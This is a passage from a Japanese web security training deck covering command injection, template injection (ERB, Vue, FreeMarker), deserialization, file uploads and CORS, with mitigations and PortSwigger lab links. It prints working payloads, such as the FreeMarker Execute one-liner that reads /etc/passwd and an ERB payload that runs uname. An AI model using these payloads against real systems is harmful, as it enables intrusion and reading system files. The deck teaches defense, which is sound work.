   --address=/weliketoshop.net/192.168.0.1
   --address=/compute.internal/127.0.0.1
   --server=/portswigger.com/169.254.169.253
   --server=/web-security-academy.net/169.254.169.253
   --server=/burpcollaborator.net/169.254.169.253
   --server=/amazonaws.com/169.254.169.253
   --server=/aws.amazon.com/169.254.169.253 --server=/#/
11 root       768 0.0  0.1   51836  3628 ?      S   11:13   0:00 sudo
   -H -u #2001 sh -c bash /home/peter/stockreport.sh 1 2|ps aux
12 peter-e+  771 0.0  0.0   4628   820 ?      S   11:13   0:00 sh -c
   bash /home/peter/stockreport.sh 1 2|ps aux
13 peter-e+  772 0.0  0.1   9920   2688 ?      S   11:13   0:00 bash
   /home/peter/stockreport.sh 1 2
14 peter-e+  773 0.0  0.1   34400  2912 ?      R   11:13   0:00 ps aux
15 peter-e+  774 0.0  0.0   9920   228 ?      R   11:13   0:00 bash
   /home/peter/stockreport.sh 1 2
16 peter-e+  775 0.0  0.0   9920   228 ?      R   11:13   0:00 bash
   /home/peter/stockreport.sh 1 2
17 peter-e+  776 0.0  0.0   4512   772 ?      S   11:13   0:00 rev
18 peter-e+  777 0.0  0.0   13560  1068 ?      R   11:13   0:00 sed
   s/0/1/
19

```

対策

- [推奨] OS コマンドを実行しない方法を取る
 - OS コマンド等を利用せずに安全なライブラリを用いて処理を行う
- OS コマンドに渡す入力値を英数字に限定する
 - シェル構文上で意味を持つ記号を排除することで OS コマンドインジェクションの対策となりますが、コマンドのオプション値を通して悪用される可能性はあります。
- エスケープ処理を施す
 - 上記の対策が取れない場合に限り、OS コマンドに渡す入力値をエスケープするようにしてください。オプションインジェクションが発生する可能性や、環境にも依存してしまうため、推奨されている対策ではありません。

Template Injection

テンプレートインジェクション

- 各言語にはテンプレートエンジンと呼ばれるライブラリがある
 - Ruby : ERB, Haml
 - PHP : Smarty, Twig
 - Python : Jinja2
- テンプレートエンジンにデータを渡すのではなく、構文として挿入された場合、任意のコードが実行される
- 特にサーバーサイドの場合はOSコマンドが実行されることになる
- サーバーサイドでのテンプレートインジェクションをSSTI (Server Side Template Injection) と呼ぶ

脆弱な例

Ruby ▾

[Copy](#) [Caption](#) [...](#)

```
> user_input = '<%= 1+1 %>'  
=> "<%= 1+1 %>"  
> ERB.new("hello, #{user_input}").result()  
=> "hello, 2"
```

Ruby ▾

[Copy](#) [Caption](#) [...](#)

```
> user_input = '<%= `uname -a` %>'  
=> "<%= `uname -a` %>"  
> ERB.new("hello, #{user_input}").result()  
=> "hello, Linux sandbox 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2018"
```

Client Template Injection (Vue.js)

```
<div id="app">  
  <div>  
    <?= htmlspecialchars($_GET['v'], ENT_QUOTES, 'utf-8') ?>  
  </div>  
</div>  
  
<script>  
  window.addEventListener('load', function () {  
    new Vue({  
      el: '#app',  
    });  
  });  
</script>  
  
<script src="https://cdn.jsdelivr.net/npm/vue@2.5.13/dist/vue.js"></script>
```

PHP 側でエスケープされても Vue のテンプレート構文はエスケープされないので、次の文字列を与えることで XSS となる。

```
 {{ constructor.constructor("alert(1)")() }}
```

SSTI Challenge

<https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-using-documentation>

```
<p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need  
to get caught out again, the sweet releases extra chemicals to identify the problem area and  
hit the spot before the wind can work its way up to your mouth. With zero sugar we ensure  
your teeth won't suffer while using our product, if anything your smile will be bigger and  
brighter as all the stress leaves your body (1 out of 8 users agree).</p>  
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
```

`${1+1}`

[Preview](#) [Save](#)

```
<p>BURP is a newly available wind suppressant that will protect you in all those potentially embarrassing  
work following a study of one hundred users. A delicious sweet that never dissolves, it will constantly  
day.</p> <p>The first long-term solution to hiccups, that can really bring you down and get in the way of  
lips and we want to celebrate our success with you by offering you peace of mind, and a money back  
<p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need to go  
to identify the problem area and hit the spot before the wind can work its way up to your mouth. With  
using our product, if anything, your smile will be bigger and brighter as all the stress leaves your body  
BURP Protection at $11.36.</p> 2
```

SSTI

The screenshot shows a web-based editor interface. At the top, there's a toolbar with icons for file operations. Below the toolbar, the FTL (FreeMarker Template Language) code is displayed in a red-bordered box:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cat /etc/passwd") }
```

Below the FTL code, there are two buttons: "Preview" and "Save". The "Preview" button is highlighted with a blue background. To the right of the preview button is a small icon of a document with a pencil.

The main content area displays the generated HTML output. The first part of the output is the FTL code itself, followed by a large amount of generated HTML content, which is also highlighted with a red border. The generated HTML includes several paragraphs of text about a product called BURP, a list of system users and their details, and a long list of file paths under "/var/www/".

```
<p>BURP is a newly available wind suppressant that will protect you in all those potentially embarrassing situations. This is the only protection proven to work following a study of one hundred users. A delicious sweet that never dissolves, it will constantly protect you in the background as you go about your day.</p> <p>The first long-term solution to hiccups, that can really bring you down and get in the way of productivity. BURP is the latest brand on everyone's lips and we want to celebrate our success with you by offering you peace of mind, and a money back guarantee if your wind isn't kept in check.</p>
<p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need to get caught out again, the sweet releases extra chemicals to identify the problem area and hit the spot before the wind can work its way up to your mouth. With zero sugar we ensure your teeth won't suffer while using our product, if anything your smile will be bigger and brighter as all the stress leaves your body (1 out of 8 users agree).</p> <p>Hurry! Only 940 left of BURP Protection at $11.36.</p>
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games
/usr/sbin/nologin
man:x:6:12:man:/var/cache/man
/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd
/usr/sbin/nologin
mail:x:8:8:mail:/var/mail
/usr/sbin/nologin
news:x:9:9:news:/var/spool/news
/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp
/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin
```

テンプレートインジェクションへの対策

- ユーザーの入力値に基づいてテンプレート生成するのをやめましょう
- **どうしてもできない場合は mustache のようなロジックレステンプレートエンジンを利用する**ことで、影響を小さくすることができます

安全でないデシリアルライゼーション

Unsafe Deserialization

- いくつかの言語にはオブジェクトをserialize / deserialize する機能がある
 - PHP : serialize() / deserialize()
 - Python : pickle
 - Ruby : Marshal
- 外部入力値を Deserialize すると、任意コード実行につながる可能性がある
 - 必ずしも RCE になるわけではなく、その先の処理に依存する

Marshal

```
[1] pry(main)> class User
[1] pry(main)*   attr_reader :name
[1] pry(main)*
[1] pry(main)*   def initialize(name)
[1] pry(main)*     @name = name
[1] pry(main)*   end
[1] pry(main)* end
=> :initialize
[3] pry(main)> user = User.new("weitarou")
=> #<User:0x00007fb19f554dc8 @name="weitarou">
[4] pry(main)> s = Marshal.dump(user)
=> "\x04\bo:\tUser\x06:\n@nameI\"\\rweitarou\x06:\\x06ET"
[5] pry(main)> obj = Marshal.load(s)
=> #<User:0x00007fb1a0bdb8f8 @name="weitarou">
[7] pry(main)> obj.name
=> "weitarou"
```

Unsafe Deserialization Challenge 1

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

PHP で `serialize()` された結果が Cookie に含まれています。

ファイルアップロードにまつわる 脆弱性

ファイルアップロード機能を利用した任意コードの実行

- ファイルアップロード機能でアップロード可能なファイルの制限を施していない場合などで、任意のコマンドが実行される可能性がある
- 例えば image.png.php などというファイル名で PHP ファイルをアップロードし、アップロード先で、そのスクリプトを実行できる



Pixel Flood Attack

- 画像の変換処理において、ピクセル情報部分のみを書き換えた画像をアップロードした場合に ImageMagick などでメモリを大量消費させる手法

ファイルアップロード機能における脆弱性の対策

- アップロード先でファイルが実行できないようにする
- アップロード時にアップロードしてよい拡張子 / MIME-Typeを確認すること
- ファイル保存時に、元の拡張子を持ったまま、ユニークなファイル名とする
- ファイルダウンロード時には、XSS 対策として、拡張子と対応した Content-Type を付与すること
- アップロード時に、ファイルサイズや画像の色数等を制限すること

Web セキュリティ研修

~ CORS ~


セキュリティ対策室
Kohei Morita / @mrtc0

Same Origin Policy 覚えていますか？

- Cross Origin から自由にデータが取れるのは問題なのでSame Origin Policy がある
- しかし、JavaScript から API ヘリクエストしたいケースは良くあるので、CORS という仕組みがある

CORS (Cross-Origin Resource Sharing)

- HTTP ヘッダを利用して Cross Origin なリソースへのアクセス権を与える仕組み
- 一見、複雑ですが、実際に手を動かすことで理解できるので試しましょう



Cross Origin への GET リクエスト

- <http://shop.local> から <http://api.shop.local/user.php> のリソースを取得します

```
› curl -i 'http://api.shop.local/user.php'
```

HTTP/1.1 200 OK

Server: nginx/1.21.1

Date: Mon, 19 Jul 2021 09:55:50 GMT

Content-Type: application/json

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/7.4.20

```
{"username":"admin","email":"admin@example.com"}
```

Cross Origin への GET リクエスト

次のコードを実行すると取得できそうな気がしますが、エラーが発生します

```
// shop.local/user.php
(async() => {
  const response = await fetch('http://api.shop.local/user.php')
})()
```

① Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/user.php>. (Reason: CORS header 'Access-Control-Allow-Origin' missing). [\[Learn More\]](#)
② ▶ Uncaught (in promise) TypeError: NetworkError when attempting to fetch resource.
» |

ここで、Burp Suite の Proxy を見てください。API の疎通には成功しています。

1466	http://api.shop.local	GET	/user.php	200	223	JSON	php
1467	http://shop.local	GET	/favicon.ico	200	406	HTML	ico

Request

Pretty Raw Hex \n ⌂

```
1 GET /user.php HTTP/1.1
2 Host: api.shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
4 Firefox/89.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://shop.local/
9 Origin: http://shop.local
10 Connection: close
11 Pragma: no-cache
12 Cache-Control: no-cache
13
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.1
3 Date: Mon, 19 Jul 2021 09:57:59 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Content-Length: 48
8
9 {
  "username": "admin",
  "email": "admin@example.com"
}
```

Access-Control-Allow-Origin

- リクエストを送信できてもレスポンスにはアクセスができない状態になっている
- この問題は Access-Control-Allow-Origin ヘッダをレスポンスに付与することで解決する

Access-Control-Allow-Origin: * | <origin> | null

- 例えば shop.local から api.shop.local に接続して良い場合は、api.shop.local のレスポンスヘッダに次のように指定する

Access-Control-Allow-Origin: http://shop.local

Cross Origin への GET リクエスト

```
// api.shop.local/user.php  
header('Content-Type: application/json');  
header('Access-Control-Allow-Origin: http://shop.local');
```

...

The screenshot shows a browser's developer tools interface with the 'Console' tab selected. The console output displays a single line of JSON-like text representing a CORS response object.

```
Response { type: "cors", url: "http://api.shop.local/user.php", redirected: false, status: 200, ok: true, statusText: "OK", headers: Headers, body: ReadableStream, bodyUsed: false }
```

Cross Origin への POST リクエスト

<http://shop.local/update-email.php> から <http://api.shop.local/update-email.php> にリクエストを送信します。次のコードを実行すると取得できそうな気がしますが、エラーが発生します

```
// shop.local/update-email.php
const body = {email: "admin@example.com"}

const options = {
  method: 'POST',
  mode: 'cors',
  headers: {
    'Content-Type': 'application/json'
  },
  body: body
}

const response = await fetch('http://api.shop.local/update-email.php', options)
```

The screenshot shows the Chrome DevTools interface with the 'Console' tab selected. There are two error messages displayed in red:

- 1 Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/update-email.php>. (Reason: header 'content-type' is not allowed according to header 'Access-Control-Allow-Headers' from CORS preflight response). [\[Learn More\]](#)
- 1 Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/update-email.php>. (Reason: CORS request did not succeed). [\[Learn More\]](#)

Cross Originへの POST リクエスト

Burp Suite で確認するとPOSTリクエストは送信されず、OPTIONSメソッドのリクエストが送信されています。これをPreflightリクエストと呼びます。

1508	http://shop.local	GET	/update-email.php	200	632	HTML	php
1509	http://api.shop.local	OPTIONS	/update-email.php	200	272	JSON	php
1510	http://shop.local	GET	/favicon.ico	404	206	text	ico

Request

Pretty Raw Hex \n ⌂

```

1 OPTIONS /update-email.php HTTP/1.1
2 Host: api.shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
   Firefox/89.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Access-Control-Request-Method: POST
8 Access-Control-Request-Headers: content-type
9 Referer: http://shop.local/
10 Origin: http://shop.local
11 Connection: close
12 Pragma: no-cache
13 Cache-Control: no-cache
14

```

Response


Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.21.1
3 Date: Mon, 19 Jul 2021 10:27:11 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Access-Control-Allow-Origin: http://shop.local
8 Access-Control-Allow-Methods: POST, GET, OPTIONS
9 Content-Length: 0
10
11

```

Preflight Request ~ Main Request までの流れ



Cross Origin への POST リクエスト

Access-Control-Allow-Methods と Access-Control-Allow-Headers をつけてあげます

```
// api.shop.local/update-email.php
if ($_SERVER["REQUEST_METHOD"] === "OPTIONS") {
    // Preflight リクエストを通すには、ここにコメントを外す
    header('Access-Control-Allow-Methods: POST, GET, OPTIONS');
    header('Access-Control-Allow-Headers: Content-Type');
    return 0;
}
```

ここまでまとめ

- Access-Control-Allow-Origin でリソースへのアクセスを許可する Origin をブラウザに通知する
 - JavaScript がレスポンスに触れるかどうかであって、送信自体の是非を決めるものではないことに注意
- POST リクエストを送信する際は Preflight リクエストが発生する
 - ただし、Content-Type が text/plain など、特定の条件 の場合は単純リクエストとして扱われるため、Preflight リクエストは発生しない

https://developer.mozilla.org/ja/docs/Web/HTTP/CORS#simple_requests

資格情報を含む Cross Origin への GET リクエスト

- http://shop.local/me.php から http://api.shop.local/me.php へのリクエスト
- Burp Suite でログを確認するとCookie がリクエストに含まれていない

1758	http://api.shop.local	GET	/me.php		403	403	JSON	php
1759	http://api.shop.local	OPTIONS	/login.php		200	530	JSON	php
1760	http://api.shop.local	POST	/login.php	✓	200	372	JSON	php

Request

Pretty Raw Hex \n ⌂

```

1 GET /me.php HTTP/1.1
2 Host: api.shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101
4 Firefox/89.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://shop.local/
9 Origin: http://shop.local
10 Connection: close
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 403 Forbidden
2 Server: nginx/1.21.1
3 Date: Mon, 19 Jul 2021 11:57:31 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Set-Cookie: PHPSESSID=dc91ea143eb51a88acaaa1f13f58f567; path=/
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11 Access-Control-Allow-Origin: http://shop.local
12 Content-Length: 0
13
14

```

資格情報を含む Cross Origin への GET リクエスト

credential: "include" を設定して明示的に Cookie をリクエストに含めます

```
// shop.local/me.php
const me = async () => {
  const options = {
    credentials: "include"
  }
  const response = await fetch("http://api.shop.local/me.php", options)
  console.log(response)
}
```

資格情報を含む Cross Origin への GET リクエスト

リクエストは無事 Cookie 付きで飛びますが、レスポンスを取得することはできません

	Request	Response	
1762	http://api.shop.local	GET /me.php	200 381 JSON php
1763	http://api.shop.local	OPTIONS /login.php	200 530 JSON php
1764	http://api.shop.local	POST /login.php	200 372 JSON php
1765	http://shop.local	GET /favicon.ico	404 206 text ico

Request

```
Pretty Raw Hex \n ⌂
1 GET /me.php HTTP/1.1
2 Host: api.shop.local
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://shop.local/
8 Origin: http://shop.local
9 Connection: close
10 Cookie: PHPSESSID=8e9f44cdada1722ddf4896e3780370bb
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14
```

Response

```
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.1
3 Date: Mon, 19 Jul 2021 11:58:48 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.20
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Access-Control-Allow-Origin: http://shop.local
11 Content-Length: 48
12
13 {
14   "username": "admin",
15   "email": "admin@example.com"
16 }
```

Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
...
...

Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
⚙️

⚠️ Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/me.php>. (Reason: expected 'true' in CORS header 'Access-Control-Allow-Credentials'). [\[Learn More\]](#)

Access-Control-Allow-Credentials

- credentials フラグが True の場合に、レスポンスを開示して良いかを制御するレスポンスヘッダ


Access-Control-Allow-Credentials: true

- 今回は GET メソッドの単純リクエストなのでPreflight リクエストが発生しない。そのため、リクエスト自体は送信される。

```
// api.shop.local/me.php
header('Content-Type: application/json');
header('Access-Control-Allow-Origin: http://shop.local');
// ここのコメントを外す
header('Access-Control-Allow-Credentials: true');
```

資格情報を含む Cross Origin への POST リクエスト

- <http://shop.local/update-password.php> から
<http://api.shop.local/update-password.php> へのリクエスト
- 単純リクエストではないので、Preflight リクエストが飛んでいる
- しかし、Access-Control-Allow-Origin が含まれていないので、後続の Main リクエストは飛ばない



The screenshot shows the Chrome DevTools Network tab with the following details:

- Network Requests:** Inspector, Console, Debugger, Network (selected), Style Editor, Performance, Memory, Storage, Accessibility, etc.
- Filter Output:** Filter Output, Errors (selected), Warnings, Logs, Info, Debug, CSS, XHR, Requests, Settings.
- Recent Requests:** GET <http://shop.local/favicon.ico> [HTTP/1.1 404 Not Found 16ms]
- Errors:**
 - Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/update-password.php>. (Reason: expected 'true' in CORS header 'Access-Control-Allow-Credentials'). [\[Learn More\]](#)
 - Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://api.shop.local/update-password.php>. (Reason: CORS request did not succeed). [\[Learn More\]](#)

資格情報を含む Cross Origin への POST リクエスト

Preflight リクエストのレスポンスに Access-Control-Allow-Credentials: true を含めることで、後続の Main リクエストが送信できるようになる。

```
// api.shop.local/update-password.php
header('Access-Control-Allow-Origin: http://shop.local');
// こここのコメントを外す
header('Access-Control-Allow-Credentials: true')
```

ここまでまとめ

- Access-Control-Allow-Origin でリソースへのアクセスを許可する Origin をブラウザに通知する
 - JavaScript がレスポンスに触れるかどうかであって、送信自体の是非を決めるものではないことに注意
- POST リクエストを送信する際は Preflight リクエストが発生する
 - ただし、Content-Type が text/plain など、特定の条件 の場合は単純リクエストとして扱われるため、Preflight リクエストは発生しない
- https://developer.mozilla.org/ja/docs/Web/HTTP/CORS#simple_requests
- Access-Control-Allow-Credentials を使うと credential フラグが True の場合にレスポンスを開示できる
 - Preflight リクエストのレスポンスに含まれる場合は、後続の Main リクエストで資格情報を使用するか否かを示す

CORS のセキュリティ

- Access-Control-Allow-Origin は * を指定することで、あらゆるOrigin からリクエストを受け付けることができる
 - 自由に利用ができる外部公開 API として実装する場合は、この設定でも構わないが、許可した Origin からしか利用させたくない場合は、情報漏えいを防ぐために必ず指定すること。
 - <https://attacker.com> から認証機構のない社内アプリケーション API <https://192.168.1.1/api/customers.json> へのリクエストも想定できる
- Access-Control-Allow-Origin: * で、Access-Control-Allow-Credentials: true を設定するとどうなる?

CORS のセキュリティ

- Access-Control-Allow-Origin: * と Access-Control-Allow-Credentials: true を指定すると POST リクエストをどこからでも送信できるため、CSRF が生じる可能性がある
- しかし、Access-Control-Allow-Credentials: true を指定している場合は Access-Control-Allow-Origin に * ではなく Origin を指定しなければいけないことになっているため、実際にはリクエストは失敗する

CORS のセキュリティ

- 前述したように、GET リクエストなどの単純リクエストの場合は、レスポンスを公開しないだけで、リクエスト自体は処理されてしまうため、そこは注意
- CORS = CSRF 対策と誤解されることが多いですが、CSRF 対策は別途必要です
 - Origin ヘッダ、もしくはカスタムヘッダの検証など

CORS の設定ミス

- 複数 Origin からリクエストを受け付けたい場合にOrigin ヘッダなどから、動的に Access-Control-Allow-Origin を生成することがある
 - この場合は、返していい Origin を Allow List で定義して検証すること
 - また、null を指定しないこと (iframe からのリクエストは null になる)

CORS Challenge

<https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>

CORS の設定ミスを利用してAPIキーを盗みだそう

Web セキュリティ研修

~ 安全なアプリケーションの作り方 ~

セキュリティ対策室
Kohei Morita / @mrtc0

認証 / 認可

認証と認可

